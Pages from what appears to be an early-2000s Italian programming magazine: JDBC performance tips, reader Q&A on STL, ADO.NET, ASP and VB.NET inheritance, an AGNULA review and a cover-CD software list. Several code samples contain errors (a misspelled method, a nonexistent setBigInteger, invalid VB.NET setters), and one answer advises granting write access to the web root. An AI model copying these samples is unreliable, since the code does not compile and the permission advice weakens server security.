Un altro piccolo ma utile suggerimento è quello di utilizzare i metodi per ottenere le informazioni dal *ResultSet* che si aspettano un numero come parametro. Ad esempio, nella porzione di codice seguente, vengono recuperati i campi id e descrizione utilizzando i nomi delle colonne:

```
ResultSet rs = stmt.executeQuery("SELECT id,
                         descrizione FROM Prodotti");
while( rs.next() ) {
  String id = rs.getString("id");
  String descrizione = rs.getString("descrizione");
  //...
}
```

Il driver di database è obbligato ad eseguire una ricerca seriale all'interno del recordset per ottenere i campi richiesti. Se invece si utilizzano i numeri che indicano la posizione dei campi indicati nella query, questa ricerca non avviene:

```
ResultSet rs = stmt.executeQuery("SELECT id,
                         descrizione FROM Prodotti");
while( rs.next() ) {
  String id = rs.getString(1);
  String descrizione = rs.getString(2);
  //...
}
```

ancora più pratico è l'utilizzo di un contatore, che consente di modificare l'ordine dei campi senza incorrere in bug introdotti dal copia&incolla:

```
ResultSet rs = stmt.executeQuery("SELECT id,
                         descrizione FROM Prodotti");
while( rs.next() ) {
         int pos = 1;
         String id = rs.getString(pos++);
         String descrizione = rs.getString(pos++);
         //...
}
```

In questo caso, spostare l'ordine dei campi richiede solo la modifica della query SQL e dell'ordine delle righe *rs.getXXX().*

VALUTARE L'USO DI PREPAREDSTATEMENT

Un'ultima strategia che è possibile adoperare per migliorare le performance dell'applicazione è la valutazione dell'opportunità di utilizzare *Statement preparati* o *stored procedure.* Le tre possibilità per interagire con il database sono infatti:

- **Statement.** Esegue una query sul database.
- **PreparedStatement.** Precompila una query inviandone le specifiche al database: essendo query parametrizzate, è possibile richiamarle più volte passando di volta in volta valori diversi per i parametri.
- **CallableStatement.** Consente di richiamare stored-procedure, programmi integrati nel database e già compilati. Dovrebbero offrire le massime prestazioni al prezzo della flessibilità minore.


I *PreparedStatement* solitamente vengono utilizzati quando è necessario eseguire una medesima query più volte, cambiandone solo i parametri. Ad esempio, la seguente istruzione SQL aggiorna la tabella *Prodotti* impostando il prezzo di un prodotto:

```
UPDATE Prodotti SET prezzo=? WHERE id=?
```

In Java, è possibile implementare l'istruzione come segue:

```
PreparedStatement ps = connection.preareStatement(
         "UPDATE Prodotti SET prezzo=? WHERE id=?");
ps.setBigInteger(1,103);
ps.setLong(2,123);
ps.executeUpdate();
ps.setBigInteger(1,99);
ps.setLong(2,456);
ps.executeUpdate();
```

Qui gli accessi al database sono tre: uno in fase di preparazione dello statemente e due in fase di esecuzione dei due aggiornamenti. Con gli statement preparati si paga infatti lo scotto dello "scatto alla risposta", anche se poi il database è in grado di eseguire in modo più veloce le effettive utilizzazioni della query.

Massimiliano Bigatti
max@bigatti.it

Ottimizzare l'accesso ai DB

CallableStatement

I *CallableStatement,* invece, forniscono migliori performance se confrontati non solo agli *Statement,* ma anche ai *PreparedStatement,* quando sia possibile raccogliere dietro una singola richiesta un insieme di operazioni complesse. Le operazioni sono infatti eseguite da stored procedure, programmi presenti all'interno del database e che eseguono conseguentemente nel punto più vicino ai dati possibile. Lo svantaggio è che viene persa portabilità, in quanto le stored procedure sono specifiche per lo specifico database e sviluppate con il linguaggio proprietario del medesimo.

Sul Web

www.precisejava.com/javaperf/j2ee/JDBC.htm

www.alumni.caltech.edu/%7Echamness/jdbc_performance.ppt

L'esperto risponde...

Liste e vettori in STL

Gentile redazione di ioProgrammo, nel farvi i complimenti per la rivista, vi pongo questa domanda:
Qual è la differenza tra list e vector nelle librerie STL?

Virgilio Storione

Occorre fare subito una premessa. Nelle librerie STL, le liste, gli array, le stringhe, ecc., sono trattati come casi speciali di una classe generica (contenitore) per la memorizzazione di elementi, che permetta di scorrere tra questi, accedendo ad un elemento per volta, tramite un meccanismo detto iteratore.
Apparentemente, non vi sono sostanziali differenze tra oggetti *list* e oggetti *vector*. In ambo i casi, infatti, sono previste operazioni di memorizzazione, di cancellazione, di accesso mirato.
Inoltre, con una piccola implementazione aggiuntiva, per le liste possiamo prevedere operazioni matematiche simili a quelle caratteristiche dei vettori: somma, differenza, prodotto scalare, prodotto vettoriale, ecc… oltre alle normali operazioni di ricerca e di ordinamento.
Ciò che differenzia sostanzialmente la classe *list* dalla classe *vector* risiede nelle proprietà intrinseche che hanno sempre caratterizzato vettori e liste concatenate. I primi permettono l'accesso diretto ad uno qualsiasi degli elementi. Hanno di solito una dimensione stabilita (anche a runtime), che può però essere modificata nel caso di vector delle librerie STL.
Le liste sono state implementate innanzi tutto per il superamento dei limiti di memoria dello stack (640 Kb) nei primi PC, giacché attingevano alla memoria dinamica. Inoltre, per risolvere quei problemi in cui non si può conoscere o stimare a priori la dimensione della struttura dati. I limiti delle liste consistono nel fatto che occorre sempre accedere ai vari elementi dal primo, in maniera sequenziale e non random.
Per quanto possiamo semplificare il meccanismo di accesso ai singoli elementi, a livello di scrittura del codice, la differenza prestazionale è tale da renderli molto meno efficienti rispetto ai vettori.

ADO.NET e MySQL

Gentile Redazione di ioProgrammo, vi sottopongo un dubbio che mi affligge da qualche tempo.
Vorrei capire come è possibile (e/o se è possibile) collegarsi attraverso la tecnologia ADO .NET a un database MySQL.
Grazie.

Federico Bettini

Purtroppo, mentre ADO .NET supporta le connessioni ai database Access, SQL Server e Oracle, attualmente non è previsto il supporto per altri DBMS, MySQL compreso. In attesa del rilascio dei driver OLEdb funzionanti sotto ASP.NET, per connetterci ad un database MySQL è necessario utilizzare i driver ODBC.NET, non presenti nel framework di .NET ma che possono essere scaricati dal sito Microsoft.

Creare directory in ASP

Ho la necesità di creare delle directory tramite pagine ASP ed ho utilizzato questo codice:

```
<" CODEPAGE="1252"%>
<%
  var op = new String(
           Request.QueryString("open"));
  if (op=="Crea")
  {
   var n = "Prova";
   var newCartella= Server.MapPath(n);
   var fso = new ActiveXObject(
           "Scripting.FileSystemObject");
   fso.CreateFolder(newCartella);
  }

%>
```

Ho provato il codice su Windows Me e Personal Web Server e tutto funziona. Cosa devo fare per far funzionare il tutto anche sulla mia macchina (Windows XP Professional + IIS)?

Lettera non firmata

Premesso che lo script funziona e può essere riutilizzato, l'unica differenza tra Personal Web Server ed IIS risiede nello stabilire i permessi di scrittura per la cartella (o nella risorsa) in cui si vuole creare la nuova cartella (*start /Impostazioni/Pannello* di *controllo/Strumenti* di Amministrazione/Gestione servizio Internet Microsoft).





Fig. 1: **Spuntando la voce Scrittura, abilitiamo l'utente alla scrittura nella cartella predefinita del sito web.**

Selezionando la voce *Sito Web predefinito*, clicchiamo sul tasto destro del mouse e scegliamo la voce *Proprietà*.

Nel tab *Home Directory*, spuntiamo la voce *Scrittura*.
Naturalmente, questa operazione vale per tutti gli utenti abilitati ad usare il servizio web (in genere il gruppo *power user*) e che hanno i permessi per accedere alla cartella principale.

Questioni di ereditarietà

Salve! Nel complimentarmi con tutta la redazione per l'ottima rivista, vi chiedo di illustrare le principali differenze tra il meccanismo di ereditarietà implementato su VB .NET rispetto a Visual Basic 6. Grazie!

Andrea Liguori

Il meccanismo previsto da VB 6 per implementare l'ereditarietà, molto rozzo nonché limitato, è noto come tecnica di aggregazione. Per spiegarci con un esempio, consideriamo una classe *CRettangolo*, dotata di alcune proprietà e di metodi:

```
' Classe CRettangolo

Private m_Area As Integer
Public Property Let Area(Lung As Integer,
                          Larg As Integer)
m_Area = Lung*Larg
End Property

Public Property Get Area() As Integer
Area = m_Area
End Property
```

Supponiamo che una nuova classe (ad esempio *CQuadrato*) voglia ereditare proprietà e metodi della classe, è necessario creare al suo interno un oggetto di tipo *CRettangolo*, delegando a questo le operazioni con metodi e proprietà della classe base. Per essere sicuri che la classe derivata (*CQuadrato*) implementi tutti i metodi e le proprietà della classe base (*CRettangolo*), possiamo usare la parola chiave Implements:

```
' Classe CQuadrato

Implements CRettangolo

Private m_objRettangolo As CRettangolo
Public Property Get Area() As Integer
Area = m_objRettangolo.Area
End Property

Public Property Let Area(Lato As Integer)
m_objRettangolo.m_Area = Lato^2
End Property

Private Sub Class_Inizializza()
    Set m_objRettangolo = New CRettangolo
 End Sub
```

Il problema principale di questo meccanismo consiste nel fatto che per la classe derivata non è possibile modificare l'implementazione di un metodo della classe base senza modificare la classe base stessa, con tutti i problemi che ne conseguono nel caso la classe base sia utilizzata in diverse classi di un progetto, e tenendo conto comunque, che occorre riscrivere codice in questo caso.
Visual Basic .NET implementa invece un meccanismo molto semplice.
Partiamo sempre dalla nostra classe base:

```
Public Class CRettangolo
Private m_Area As Integer

  Public Property Area() As Integer
    Get
      Return m_Area
    End Get
    Set(ByVal Lung As Integer, ByVal Larg
                                  As Integer)
               M_Area = Lung*Larg
             End Set
         End Property
 End Class
```

Per creare una classe derivata, basta aggiungere una o più nuove classi ed usare la parola chiave Inherits:

```
Public Class CQuadrato
Inherits CRettangolo
End Class
```

Quando si usa la classe *CQuadrato*, questa espone tutte le proprietà e i metodi di *CRettangolo*.
Ricordiamo inoltre che all'interno di Visual Basic .NET ciascun oggetto eredita in maniera esplicita o implicita dall'oggetto *System.Object*, esponendone tutti i metodi pubblici.
A questo punto, se vogliamo modificare una funzione della classe base, all'interno della classe derivata, mediante overriding od overloading del metodo della classe base, secondo che si voglia rimpiazzare il metodo con uno ex novo o che se ne vogliano creare altri. Nel caso di, overload, otteremo qualcosa di simile:

```
Public Class CQuadrato
...
Public Overloads Property Area() AS Integer
Get

      Return m_Area
      End Get
        Set(ByVal Lato As Integer)
        M_Area = Lato^2
      End Set
   End Property
...
End Class
```

Nel caso di overriding, invece, nella classe base occorre prima dichiarare la possibilità che sul metodo venga effettuato un overriding:

```
Public Class CRettangolo

.....

Public Overridable Property Area() As Integer
...
End Property

End Class

Public Class CQuadrato
...
Public Overloads Property Area() AS Integer
Get

         Return m_Area
        End Get
        Set(ByVal Lato As Integer)
        M_Area = Lato^2
     End Set
   End Property
...
End Property
```

Per contattarci:
e-mail: iopinbox@edmaster.it
Posta: Edizioni Master,
Via Cesare Correnti, 1 - 20123 Milano

Agnula

http://www.agnula.org/

Se siete appassionati tanto di musica quanto di informatica, è probabile che abbiate già sperimentato la fusione dei due interessi, impiegando un computer per comporre o registrare le vostre opere. Personalmente, lo ho fatto in numerose occasioni.
I PC sono strumenti tanto generici da poter contare sulle dita di una mano i settori in cui non tornano utili in alcuna maniera. Essendo appassionato di musica rock, non uso il computer per comporre le mie canzoni. Preferisco la chitarra, la mia (scarsa) voce, insieme con un foglio di carta ed una matita per buttare giù la prima bozza del testo. Quando l'idea raggiunge una parvenza di completezza, ecco che le tecnologie digitali entrano in gioco. Per prima cosa, è necessario che gli altri membri della band ascoltino il brano, per arricchirlo con i loro più specializzati interventi. Dunque, bisogna registrare un provino di base del pezzo, per poi distribuirlo al gruppo. Una volta discussi e provati gli arrangiamenti, viene il momento di un secondo provino, che possa garantirci la bontà del materiale escogitato. Così, il computer torna alla ribalta, con software un po' più complessi, che permettano sovraincisioni e piccoli ritocchi di base. Quando si hanno sufficienti provini di senso compiuto da poter realizzare un intero album, possiamo entrare ufficialmente nel nostro amatoriale studio di registrazione. Lo studio è composto da numerose attrezzature per la registrazione: mixer, amplificatori, effetti, microfoni a condensatore e così via. Ciononostante, tutto orbita intorno ad un comune PC (neanche troppo moderno), che di particolare ha solo una buona scheda audio, pensata proprio per l'home recording. Tutte le tracce registrate confluiscono digitalmente nel disco rigido della macchina, dove vengono ritoccate, ulteriormente effettate e mixate. Una volta completato un buon set di brani che costituiscono un corpus unico, non resta che equalizzare i risultati, aggiustare i volumi e riversare su CD l'opera completa. Così nascono i nostri album, che per quanto siano produzioni amatoriali, contano sempre su una qualità audio di ottima fattura: appena qualche anno fa, era impensabile poter ottenere risultati equivalenti senza recarsi in studi specializzati e senza sborsare una più che discreta quantità di soldi. Naturalmente, ci vuole del software apposito. Non è che sia possibile incidere un album servendosi del registratore di suoni di Windows... Qui comincia il dilemma che ci fa vorticosamente tornare al nostro lavoro di informatici. Quale sistema operativo scegliere? Quali software? Come al solito, abbiamo diverse possibilità. Ci sono i sistemi Windows o, meglio ancora per questo settore, ci sono i Macintosh della Apple. Ambo le piattaforme contano su una nutrita schiera di software dedicati all'elaborazione dei segnali audio, più o meno tutti di natura strettamente commerciale. Orientandosi sulle macchine di tradizione UNIX, come Linux, possiamo invece far valere maggiormente le nostre competenze di programmatori. AGNULA, acronimo di "A GNU/Linux Audio Distribution", è il nome di un progetto tutto europeo, che coinvolge diversi autori nostrani (la coordinazione dei lavori è affidata al Centro Tempo Reale di Firenze, *http://www.centrotemporeale.it/*). Scopo finale dell'attività è realizzare due distribuzioni Linux, una derivata da Debian, l'altra da Red Hat, dedicate completamente alle applicazioni multimediali per l'audio, sia per un target professionale sia per gli hobbisti. Come è lecito aspettarsi, l'intero progetto non tradisce i dettami della filosofia GNU (il nome stesso lo lascia intendere). Dunque, tutte le parti di AGNULA sono licenziate come Software Libero, sotto GPL o altre licenze analoghe. Dentro AGNULA trovate tutto quello che vi può essere utile per fare e per ascoltare musica con Linux: software per la registrazione, banchi mixer, effetti per il ritocco delle tracce, e così via. Troverete tutto quello che vi occorre per gestire le sequenze MIDI, nel caso sia questo il vostro interesse, per scrivere ed eseguire spartiti, per creare suoni sintetizzati e molto, molto altro ancora. In sostanza, AGNULA comprende un'intera suite di applicazioni per l'elaborazione dei segnali audio, immediatamente e completamente a disposizione dell'utente. Se poi siete programmatori, meglio ancora: la disponibilità dei sorgenti e le licenze di tipo Free Software permettono lo studio e la modifica di ogni singolo componente. Insomma, AGNULA è un ottimo progetto per tre differenti motivi: permette di avere tutti i software necessari alla produzione musicale (punto di vista del semplice utente), consente il loro studio (punto di vista dell'appassionato) e concede la libertà di modifica (punto di vista del pragmatico programmatore, "quando il gioco si fa duro..."). Sin da ora, benché il progetto non abbia ancora completamente raggiunto i propri scopi, è possibile scaricare parecchi materiali, comodamente in download all'interno del sito segnalato. Concludo con una segnalazione inerente al tema. Se state guardando con interesse alla piattaforma Linux per la vostra produzione musicale, ma non sapete proprio da dove cominciare, HOPS Libri distribuisce un pratico volume introduttivo. Il titolo è "Linux: musica & suoni", il codice ISBN 88-8378-020-5. Il volume presenta ed illustra i principali software Linux dedicati alla produzione audio. Lo trovate nelle librerie specializzate, oppure potete ordinarlo via Web, partendo dall'indirizzo *http://www.hopslibri.it/cgi-bin/hops/88-8378-020-5*.

Carlo Pelliccia

AGNULA

>Home | News | Contact Us | Sitemap | Search site: go

- Project documentation
- User support
- Developers' corner
- Download
- How to contribute

AGNULA: A GNU/Linux Audio distribution (IST-2001-34879)

Agnula (acronym for A GNU/Linux Audio distribution, pronounced with a strong g) is the name of a project funded by the European Commission (number of contract: IST-2001-34879; key action IV.3.3, Free Software: towards the critical mass).

The project is coordinated by the Centro Tempo Reale in Firenze (http://www.centrotemporeale.it) and involves important research centers and institutions:

- IRCAM (Institut de Recherche et Coordination Acoustique/Musique), Paris (http://www.ircam.fr/)
- Universitat Pompeu Fabra, Music Technology Group, Barcelona (http://www.iua.upf.es/mtg)
- Kungl Tekniska Högskolan (KTH), Music Acoustics Group, Stockholm (http://www.speech.kth.se/music)
- Free Software Foundation Europe (http://fsfeurope.org)
- Red Hat France (http://www.redhat.fr/)

AGNULA's main task will be the development of two reference distributions for the GNU/Linux operating system completely based on Free Software (i.e. under a FSF approved Free Software license) and completely devoted to professional and consumer audio applications and multimedia development. One distribution will be Debian-based (DeMuDi) and the other will be Red Hat-based (ReHMuDi). Both will be available on the network for download and on CD.

The project started on the 1st April 2002 and will last for two years. In the second year the project will also extend to hardware platforms other than PCs (e.g. PowerPCs, 64-bit architectures).

Aqua Data Studio 3.0.3

Un potente tool per amministratori di database che consente di editare ed eseguire script SQL oltre che consentire una agevole navigazione nelle strutture dei più complessi database. Aqua Data Studio mette a disposizione degli utenti un potente ambiente di sviluppo integrato che può fare da interfaccia a tutti i principali database presenti sul mercato, consentendo l'esecuzione di più operazioni simultaneamente su più database e attraverso un ambiente coerente e ben strutturato. Degno di menzione risulta essere il Query Analyzer che mette a disposizione un editor con un syntax highlighting studiato specificamente per gli RDBMS e con avanzate funzioni di auto-completamento che velocizzano notevolmente il lavoro degli sviluppatori. La possibilità di analizzare per via grafica la struttura dei Database consente una più semplice interpretazione dei dati e delle correlazioni. Aqua Data Studio può salvare i risultati delle query in numerosi formati, compresi HTML e XML. Versione di valutazione valida novanta giorni.

adstudio.exe

GNU Compiler Collection 3.3

C, C++, Objective-C, Ada, Fortran, e Java: questi sono i linguaggi supportati in questa collezione. Particolarmente curata la sezione Java: i packages *java.sql* e *javax.sql* implementano ora le API JDBC 3.0, sono state implementate le assertion, e l'interprete di bytecode è stato reso più veloce. Sempre ottima e copiosa la documentazione allegata.

gcc-3.3.tar.gz

3D GameStudio / A6 6.0

Giù utilizzato per lo sviluppo di oltre trecento giochi commerciali, 3D GameStudio è un ottimo ambiente per la realizzazione di applicazioni real time in due e tre dimensioni. L'editor visuale per modelli e mappe si affianca ad un editor compatibile C-Script e ad una nutrita libreria di oggetti tridimensionali e giochi pronti ad essere riutilizzati. Versione di valutazione valida trenta giorni.

gsdemo.exe

Hex Workshop Hex Editor 4.1

Un tool per l'elaborazione di file in esadecimale che combina le capacità di un avanzato editor binario con la semplicità di un Word Processor. Hex Workshop consente di editare, tagliare, copiare, incollare, inserire e cancellare porzioni di file in esadecimale e permette inoltre una facile pubblicazione del codice, sia in RTF che in HTML. Sono disponibili funzioni di *goto*, ricerca e sostituzione ed è possibile effettuare il confronto fra porzioni di file, calcolare il checksum ed altro ancora. Molto curata la sezione visuale dell'applicazione che consente di controllare e modificare i dati nel maniera più intuitiva. Grazie a questa rappresentazione la gestione di file esadecimali si presenta molto più semplice e veloce. Versione trial valida 35 giorni.

hw32v410.exe

REAL basic for Windows 5.1

Un ambiente di programmazione che rende disponibile, anche ai meno esperti, la possibilità di sviluppare applicazioni in pochissimo tempo, grazie anche alla ricca documentazione, ai numerosi tutorial e agli esempi inclusi. Oltre ad offrire la possibilità di importare codice e form da Visual Basic, REAL basic consente di compilare le applicazioni sviluppate, oltre che per Windows, anche per Mac OS 8, Mac OS 9 e Mac OS X. Versione dimostrativa valida trenta giorni. Al primo avvio è necessario cliccare su *"Get a demo Key"* per ottenere una chiave valida.

REALbasicSetup.exe

Edit Ease Pro 4.0a

Un utile pacchetto di manipolazione del testo che consente di convertire documenti da qualsiasi formato in formato ASCII testuale. L'editor incluso è ricco di funzionalità e può essere un'ottima scelta per gli sviluppatori. Versione di prova, risulta disabilitata la funzione di salvataggio.

eep_demo_4x.exe

BulletProof JDesignerPro 5.0

Con il supporto per i JavaBean, JDesignerPro si presenta come un potente strumento per la crazione di applicazioni intranet e Internet che facciano massiccio uso dell'accesso a database. Versione di prova limitata a 90 giorni.

Jdp5_0.exe

XpoLog 2.0

Un potente sistema per l'analisi e la manipolazione di qualsiasi file di log e di qualsiasi file di configurazione. Le viste ed i filtri disponibili consentono un approfondito debug, anche in remoto, grazie alla possibilità di esportare automaticamente i file, comprimendoli e inviandoli via e-mail. Versione di prova valida trenta giorni.

XpoLog2.0-prod.exe

NetworkSmart Developer 2003

Un add in per Visual Studio .NET che permette di monitorare ed effettuare il debug delle applicazioni in Real time. Particolarmente interessanti le funzioni di analisi per il transito di pacchetti IP, e per il controllo dell'attività su SQL Server. Versione di prova valida quindici giorni.

nsdsetup.exe

Liatro Binary Explorer 1.0

Un tool di livello professionale attraverso cui ispezionare dati in esadecimali all'interno di una struttura ad albero che ne semplifica notevolmente la comprensione. Sono supportati numerosi formati per file multimediali. Versione di prova valida trenta giorni.

LiatroBinaryExplorer.exe

JProfiler 2.2

Un sistema semplice ed efficace per testare le prestazioni di applicazioni Java, sia J2SE sia J2EE. Le indagini alla ricerca dei colli di bottiglia coinvolgono più campi: utilizzo della CPU, occupazione della memoria e distribuzione del carico fra i thread. Versione di valutazione valida dieci giorni.

jprofiler_windows_2_2_1.exe

DreamMaker 1.1

Utilizzando il vocabolario inglese per le istruzioni e la stessa grammatica inglese per la punteggiatura e la sintassi, questo simpatico (e gratuito) ambiente di programmazione sembra realizzare un vecchio sogno: avere un computer che capisca il linguaggio umano. Un approccio originale alla programmazione.

DMAKER.zip

Astrum InstallWizard 1.94

Astrum InstallWizard è un versatile software per la creazione di pacchetti di installazione. Semplice da utilizzare, grazie all'interfaccia risolta completamente in un wizard, non rinuncia alla completezza comprendendo il supporto per file JPEG ed MP3. È possibile utilizzare variabili utente, dividere i file di installazione su più dischi e interagire in vario modo con il registro di Windows. Semplice ed altamente personalizzabile.

aiw.exe

XML Marker 1.0

Veloce e semplice da utilizzare, XML Marker ha dalla sua alcune interessanti caratteristiche come: il sintax highlighting e la possibilità di visualizzare i documenti sia in formato tabulare che secondo la classica vista ad albero. L'editor di testo integrato è molto comodo e, grazie a numerosi wizard, si raggiungono buoni risultati con relativa semplicità. Versione di valutazione valida trenta giorni.

xmlmarker_1_setup.exe

Elenco

Software sul CD

Microsoft .Net Framework 1.1 SDK
Indispensabile per sviluppare con .NET.
SECONDO CD: \DOT_NET_FRAMEWORK

Eclipse 2.1
Open Source: la più completa piattaforma di sviluppo per Java.
eclipse-sourceBuild-srcIncluded-2.1.zip

MySQL-Front
L'interfaccia ideale per MySQL.
MySQL-Front_2.5_Setup.exe

Microsoft Web Matrix
Per sviluppare applicazioni .NET.
webmatrix.msi

SQL Server 2000 Desktop Engine (MSDE)
L'aggiornamento più recente e completo a SQL Server 2000.
SECONDO CD: \MSDE

Open Office 1.0.2
Prova il brivido di personalizzare il tuo office.
SECONDO CD: \OPEN_OFFICE

ColdFusion MX Updater 3
Aggiorna il tuo Coldfusion.
COLDFUSION_UPDATER

Patch Maker 1.2
Crea le patch di aggiornamento per le tue applicazioni.
PMUS12r.exe

Hex Workshop Hex Editor 4.1
Un editor esadicimale semplice e ricco di funzionalità.
hw32v410.exe

ERCreator Database Edition demo 2.0
Crea nuovi database e nuovi script.
ercd20d.exe

Edit Ease Pro 4.0a
Converte i documenti in formato ASCII.
eep_demo_4x.exe

BulletProof JDesignerPro 5.0
Per creare applicazioni Java orientate al database.
Jdp5_0.exe

XpoLog 2.0
Per analizzare log e file di configurazione Web.
XpoLog2.0-prod.exe

NetworkSmart Developer 2003
Per il controllo e il debug delle applicazioni .NET.
nsdsetup.exe

Liatro Binary Explorer 1.0
Per ispezionare la struttura di file in esadecimale.
LiatroBinaryExplorer.exe

ColdFusion MX
L'ambiente ideale per creare applicazioni Web.
coldfusion-60-win-en.exe

JProfiler 2.2
Scopri i colli dibottiglia di applicazioni J2SE e J2EE.
jprofiler_windows_2_2_1.exe

DreamMaker 1.1
Scrivi in inglese comune il tuo programma!
DMAKER.zip

Astrum InstallWizard 1.94
Per creare file di installazione.
aiw.exe

REAL basic for Windows 5.1
Crea e compila applicazioni per Windows e Mac.
REALbasicSetup.exe

XML Marker 1.0
Un agile editor XML.
xmlmarker_1_setup.exe

SheerPower 4GL Basic 3.4 build 18
Crea applicazioni per Windows in un batter d'occhio!
sp_install.exe

RenderX XEP 3.4
Per connvertire documenti XML in PDF.
xep34_trial.zip

InstallConstruct 5.6
Per creare file autoinstallanti con facilità.
ictrialsetup50.exe

Tarma Installer 2.53
Per avere pacchetti di installazione in più lingue.
tin2.exe

DevHQ License Manager 1.0
Un sistema centralizzato per la gestione delle licenze.
devHQSetup.zip

Ariacom Business Reports 2.1
Un sistema di report gratuito.
brfree21.exe

Maguma Studio for PHP 1.0.7p2
Per creare e gestire siti PHP ad alte prestazioni.
maguma_studio-1.0.7p2-complete.exe

Aqua Data Studio 3.0.3
Un potente IDE per creare ed eseguire script SQL.
adstudio.exe

GNU Compiler Collection 3.3
Pronta la nuova release.
gcc-3.3.tar.gz

3D GameStudio / A6 6.0
Un ambiente per costruire giochi in due e tre dimensioni.
gsdemo.exe

Speciale Database
Una selezione dei migliori RDBMS gratuiti.
SECONDO CD: \SpecialeDB

Installazione ActiveX in Visual Basic
Dal menu Progetto selezionare la voce Componenti (CT RL+T); nella schermata presente a video è visibile una list box contenente l'elenco dei componenti ActiveX installati nel sistema; da questi è possibile selezionare uno o più componenti e confermare mediante il bottone OK; qualora il componente non fosse installato nel sistema ma fosse comunque presente nel computer è possibile selezionare quest'ultimo tramite l'utilizzo del bottone "Sfoglia" mediante il quale si ha accesso alle directory del sistema; da queste è possibile localizzare il componente da installare.

Risorse Java
Molte delle risorse Java riportate all'interno del CD ROM sono munite di file .java, .class e di file html per essere testate. Nel caso di compilazione del file .java si dovrà utilizzare un opportuno strumento, come ad esempio il JDK di Sun.
Per utilizzarlo si dovrà operare da prompt del DOS, accedere alla directory bin dell'ambiente stesso ed avviare il Java Compiler digitando la stringa: javac "nomefile".